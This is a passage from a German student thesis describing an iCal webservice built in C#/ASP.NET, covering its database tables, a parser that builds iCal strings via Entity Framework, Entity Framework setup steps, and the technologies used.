keine Fehler auftreten können. Zum Beispiel kann so kein Status in einen Kalendereintrag eingetragen werden, welcher nicht existiert, denn es gibt nur eine bestimmte Anzahl an vorgefertigten Einträgen welche das iCal-Format erlaubt. Deswegen sind die Status- und Class-Tabelle schon von Haus aus gefüllt. Wie dies im ER-Diagramm aussieht ist in Abbildung 4.6 ersichtlich.

In der Class-Tabelle gibt es die Einträge: PUBLIC, PRIVATE und CONFIDENTIAL. In der Status Tabelle gibt es für für ToDo- und Event-Einträge verschiedene Einträge. Da in der Datenbank die Status-Tabelle nicht mit einer Event oder einer ToDo-Tabelle verbunden ist macht das in der Datenbank keine Probleme. Ob ein Status eines ToDo-Elements in einem Event verwendet wird, wird im Parser abgefragt. Inhalte der Status Tabelle sind: TENTATIVE, CONFIRMED, CANCELLED, NEEDS-ACTION, COMPLETED, IN-PROCESS und CANCELLED. Genaueres zur Funktionsweise dieser Attribute im Kapitel 3.4.




Abbildung 4.6: Kalendereintragseigenschaften

## Teilnehmer

Im iCal-Format können Termine an Teilnehmer zugewiesen werden. Diese Teilnehmer benötigen eine Email-Adresse sowie einen Vor- und Nachnamen. Weiters gibt es für Teilnehmer eine Rolle welche in der Role-Tabelle abgebildet wird und einen Status ob der gefragte Teilnehmer bereits zugesagt hat, dies wird in der PartStat-Tabelle abgebildet. Rollen könnten sein: CHAIR, REQ-PARTICIPANT, OPT-PARTICIPANT und NON-PARTICIPANT, für den Zustand der Annahme gibt es unterschiedliche Zustände. Für Events und To-Dos, sind beide in der selben Tabelle abgebildet: NEEDS-ACTION, ACCEPTED, DECLINED, TENTATIVE, DELEGATED, COMPLETED und IN-PROCESS.

Da ein Kalendereintrag mehrere Teilnehmer haben kann, wird die Tabelle Attendance benötigt, welche verwaltet, welche Teilnehmer in welchen Kalendereinträgen stehen sollen. Wie die Abbildung der Teilnehmer im ER-Diagramm modelliert wurde, ist in Abbildung 4.7 ersichtlich.

Ein Alarm kann, wenn er auslöst, eine Email-Benachrichtigung aussenden. Diese Email wird dann an alle Teilnehmer versendet, welche im Alarm festgelegt worden sind. Da ein Alarm mehrere Teilnehmer haben kann und ein Teilnehmer wiederum mehrere Alarmer haben kann, wird die Tabelle AttendeeAlarm benötigt um festzustellen welcher Teilnehmer zu welchen Alarmen gehört.




Abbildung 4.7: Teilnehmer



## 5 Parser

### 5.1 Aufgabe

Die Aufgabe des Parsers ist es auf die Datenbank zuzugreifen und sich die, für das iCal Format notwendigen, Daten zu holen. Diese werden anschließend vom Parser in einen iCal String umgewandelt, damit der benutzte Kalender diesen verwerten kann und passende Termine erstellt.

#### 5.1.1 Source-Code

Unter dieser Überschrift wird auf einen wichtigen Teil des Parsers eingegangen um seine Funktionsweise in Kombination mit dem Entity Framework zu verstehen. Im Prinzip besteht der Parser aus zwei Teilen, dem Verbindungsaufbau mit der Datenbank(DB) über das Entity Framework und dem konvertieren der Daten zu einer iCal-Zeichenkette. Da der zweite Teil sich nur mit reinem Abfragen ob Daten vorhanden sind und wenn sie vorhanden sind dem hinzufügen zum StringBuilder beschäftigt wird dieser Teil nicht erklärt.

Im folgenden eingefügten Source-Code ist zu sehen wie mithilfe des Parser auf die Datenbank zugegriffen werden kann. Der Source-Code ist anhand von Kommentaren in vier Parts aufgeteilt. Das Source-Code Beispiel wurde identisch aus dem praktischen Teil der Diplomarbeit in der Klasse Parser unter der Methode GetICalFormat(int userID) übernommen.

##### **Part 1**

Im ersten Part wird der StringBuilder, welcher letzten Endes die fertige

Zeichenkette zurückgibt, erstellt. Anschließend wird über den "using"-Command ein Objekt mit dem Namen "db" von der Klasse iCalContext erstellt. Die Klasse iCalContext wurde vom Entity Framework automatisch generiert. Unter dem Schlüsselwort "using" wird desweiteren eine Boolean-Variable erstellt, welche später bei einer Abfrage benötigt wird. Diese kann vorerst ignoriert werden, da sie für die Erklärung irrelevant ist. Im Anschluss wird eine Liste des Typen "int" erstellt, welche später unsere Kalender-IDs enthalten wird.

### Part 2

In diesem Abschnitt wird über eine foreach-Schleife durch eine Liste iteriert welche alle Calendar IDs enthält die dem übergebenem User gehören. In der Schleife werden alle IDs in die CalendarIdList gespeichert.

### Part 3

In Part 3 ist der Kopf der foreach-Schleife die sich bis zum Ende der Methode durchzieht zusehen. In dieser werden alle Kalender, mit einer ID, welche in der CalendarIdList enthalten sind, iteriert. Das heißt die Methode wird erst beendet wenn alle Kalender des Benutzers in einen iCal-String umgewandelt wurden und im StringBuilder enthalten sind. Da am Anfang von jedem Kalender immer "BEGIN:VCALENDAR" und eine Timezone angegeben wird, wird dieser String direkt an den StringBuilder angehängt.

### Part 4

In Part 4 ist der Kopf einer foreach-Schleife sichtbar, welcher dafür sorgt, dass durch jeden Termin oder Eintrag im Kalender durchiteriert wird. Da das iCal-Format für einen Kalender wie folgt aufgebaut ist:

- Kalender Anfang
- Termin/Eintrag
- ...
- Kalender Ende

```
// Part 1
StringBuilder iCalFormat = new StringBuilder();
using (var db = new iCalContext())
{
    bool isTodo = false;
```

```
List<int> CalendarIdList = new List<int>();
// Part 2
foreach (var userhascal in db.UserHasCalendar.Where
        (y => y.UserId == UserID))
{
    CalendarIdList.Add(userhascal.CalendarId);
}
// Part 3
foreach (var calendar in db.Calendar.Where
        (x => CalendarIdList.Contains(x.CalendarId)))
{
    iCalFormat.Append("BEGIN:VCALENDAR\nVERSION:2.0\n"
        + "METHOD:PUBLISH\n"
        + "TZID:" + calendar.TimeZone.Continent + "-"
        + calendar.TimeZone.Country + "\n");
// Part 4
foreach (var calendarEntry in calendar.CalendarEntry)
{
```

Listing 5.1: Parser Verbindung zur DB mit dem Entity Framework

### using-Schlüsselwort in C#

Using wird verwendet um sicherzugehen, dass das Objekt oder die Objekte, welche in "using" verwendet werden, entsorgt werden. Um zu veranschaulichen wie "using" funktioniert, folgendes Beispiel:

```
// using Schluesselwort
using (MyResource myRes = new MyResource())
{
    myRes.DoSomething();
}

// Funktionsweise von using
{ // Limits scope of myRes
    MyResource myRes= new MyResource();
    try
    {
```

```
        myRes.DoSomething();
    }
    finally
    {
        // Check for a null resource.
        if (myRes != null)
            // Call the object's Dispose method.
            ((IDisposable)myRes).Dispose();
    }
}
```

Listing 5.2: Parser funktionsweise von using

vgl. Abraham, 2004

## 5.2 Entity Framework

In diesem Kapitel wird beschrieben wie das Entity Framework funktioniert und wie es angewendet wird. Die Beschreibung der Anwendung wird mithilfe von Bildschirmaufnahmen veranschaulicht.

### Funktionsweise

Mithilfe des Entity Framework lässt sich eine Datenbankstruktur innerhalb des Projekts mit Klassen darstellen. Wenn auf eine dieser Klassen in Form einer Value-Abfrage zugegriffen oder durch sonstige GET/SET Methoden, wird durch das Entity Framework ein Datenbank Zugriff durchgeführt.

### Anwendung

Voraussetzung: Funktionsfähige ASP.NET Web Application


#### 1. Erstellung einer Datenbank

Um die Anwendung des Entity Frameworks zu verstehen wurde die Scott-Tiger Datenbank verwendet welche öffentlich unter folgendem Link zugänglich ist:

<http://jailer.sourceforge.net/scott-tiger.sql.html>

## 2. Installieren des EntityFrameworks


In der Packet Manager Console folgenden Befehl eingeben und bestätigen:



```
PM> Install-Package EntityFramework
```

Abbildung 5.1: EF Install

Abschluss der Installation sieht wie folgt aus:



```
"EntityFramework 6.2.0" wurde erfolgreich auf "WebApplication" installiert.  
Das Ausführen von NuGet-Aktionen hat 3,13 sec gedauert.  
Verstrichene Zeit: 00:00:04.1168194  
PM>
```

Abbildung 5.2: EF Install complete

## 3. Entity Framework generiert Klassen aus DB

Im Solution Explorer auf den Model Ordner Rechtsklick machen, "Hinzufügen" und "Neues Element" auswählen. Folgende Bildschirmaufnahme zeigt wie dies in etwa aussehen sollte.




Abbildung 5.3: EF Neues Element

Anschließend, wie in der nächsten Bildschirmaufnahme gezeigt, auf "Daten", "ADO.NET Entity Data Model" und Hinzufügen




Abbildung 5.4: EF ADO.NET Entity Data Model

Im nächsten Fenster nun "EF Designer aus Datenbank" auswählen und "Weiter". Wie in Abbildung 5.5 gezeigt.




Abbildung 5.5: EF Designer aus Datenbank

Wie in Abbildung 5.6 wird hier zunächst die Verbindung ausgewählt. In diesem Fall ist ein lokales Datenbankfile vorhanden, daher wird dieses per DropDownMenü ausgewählt und auf "Weiter" geklickt.




Abbildung 5.6: EF Datenverbindung



Wie in Abbildung 5.7, alle Tabellen auswählen und auf "Fertig stellen" klicken.




Abbildung 5.7: EF Datenbankobjekte auswählen

Falls nach Beendung dieses Schrittes eine Sicherheitswarnung sichtbar wird, muss auf "Ok" geklickt werden um die Erstellung fortzusetzen.

**Endresultat:** Das Entity Framework hat die Tabellen im "Models" Ordner erstellt. Es sollten anschließend alle Klassen automatisch übersichtlich dargestellt werden. Dies sieht in etwa wie in folgender Bildschirmaufnahme 5.8 aus:




Abbildung 5.8: EF Klassendiagramm

Im Solutionexplorer der Visual Studio Entwicklungsumgebung sollten alle Models sichtbar sein. Dies sieht nach erfolgreicher Anwendung wie in Abbildung 5.9 aus.




Abbildung 5.9: EF Solutionexplorer

## 6 Technologien

### 6.1 Allgemeines

Die, während der Diplomarbeit, verwendeten Technologien werden anschließend, unter entsprechender Überschrift, beschrieben. Wobei auf die wichtigsten, oder auch meist benutzten, genauer eingegangen wird, in Form einer Installation und einer erweiterten Beschreibung. Zudem werden auch alle Technologien beschrieben welche sich nicht bis zum Ende der Arbeit durchsetzen konnten und während der Arbeit durch eine andere ersetzt wurden oder überhaupt nicht mehr verwendet wurden. Dies wird jedoch im Beschreibungstext kenntlich gemacht.

### 6.2 Programmierung

Dieses Unterkapitel befasst sich mit allen Technologien welche im Laufe der Programmierung verwendet wurden. Alle programmier-bezogenene Technologien werden aufgelistet und je nach Wichtigkeit teilweise erklärt.

#### C#

Der praktische Teil der Diplomarbeit wurde mithilfe der Objekt-Orientierten Programmiersprache C# entwickelt, da die Firma Intact GmbH, der Auftraggeber der Diplomarbeit, in der C#/.NET-Entwicklung tätig ist.

C# wurde im Jahr 2001 von Microsoft speziell für die .NET Umgebung veröffentlicht und ist daher eine junge Programmiersprache. C# hat mehrere

Anwendungsbereiche unter anderem können Desktopanwendungen, XML Web services, Datenbankanwendungen und vieles mehr entwickelt werden.

Die "geschwungene Klammer"-Syntax von C# ist sehr ähnlich zu Java, C oder C++. Falls eine dieser Programmiersprachen bekannt ist, ist es einfach in kurzer Zeit zu lernen in C# zu programmieren. Die C#-Syntax ist so aufgebaut, dass sie der C++-Syntax sehr ähnelt aber sie in vielen Bereichen vereinfacht und neue Funktionen hinzufügt. Anders als Java ist C# nicht Betriebssystem unabhängig.  
vgl. Wenzel, [2015](#)

### Visual Studio 17 Community

Visual Studio ist eine Entwicklungsumgebung, für verschiedenste Programmiersprachen, der Firma Microsoft. Die Version 15 (2017) ist die aktuellste Version und bietet neue Funktionen und Verbesserungen. Unter anderem die voll umfängliche Unterstützung der ASP.NET Core und .NET Core Entwicklung. Die aktuelle Version unterstützt folgende Sprachen:

- Visual Basic .NET
- C
- C++
- C#
- F#
- Typescript
- Python
- HTML
- JavaScript
- CSS

Da der Hauptteil der Diplomarbeit in der Objekt Orientierten Programmiersprache C# geschrieben wurde, hat das Entwicklungsteam Visual Studio 2017 Community verwendet. Hierbei war es wichtig, dass jedes Mitglied der Diplomarbeitsgruppe die selbe "Jahres-Version", in diesem Fall 2017, verwendet, da es zwischen den Versionen kleine Unterschiede, welche zu einem Problem führen könnten, gibt. Ein gravierender Unterschied wäre

die Syntax eines Propertys zwischen Version 2013 und 2017.  
vgl. Wikipedia, [2019b](#)

```
// Visual Studio 2013 Code
private string m_Beispiel;
public string Beispiel
{
    get { return m_Beispiel; }
    set { m_Beispiel = value; }
}

// Visual Studio 2017 Code
private string m_Beispiel;
public string Beispiel
{
    get => m_Beispiel;
    set => m_Beispiel = value;
}
```

Listing 6.1: Syntax Unterschied: Property

## .NET Framework 4.6

Am Anfang der Diplomarbeit wurde mit der Firma im Laufe eines Meetings festgelegt, dass bei der Entwicklung des Webservices .net Framework 4.6 verwendet werden soll um die Kompatibilität mit ihren .net Projekten zu garantieren. Das .NET Framework ist ein Software Entwicklungs-Framework der Firma Microsoft, um Software auf Windows basierenden Systemen zu entwickeln, installieren und auszuführen. Aktuell auswählbare Versionen in Visual Studio 2017, siehe Abbildung [6.1](#).




Abbildung 6.1: .NET Framework Versionen

### asp.net

Da das Ziel der Diplomarbeit ein Webservice unter C# ist, wurde ASP.NET verwendet. ASP.NET ist Teil des .net Frameworks, mit ihm lassen sich Webservices oder auch Webanwendungen einfach entwickeln. ASP.NET kommt bei 11.8% aller aktiven Webseiten zum Einsatz und befindet sich deshalb auf dem 2ten Platz nach der Programmiersprache PHP.

Anonym, 2019

Im Anschluss wird durch Abbildung 6.2, 6.3, 6.4 und 6.5 Schritt für Schritt gezeigt wie ein ASP.NET Projekt in Visual Studio 2017 erstellt wird.

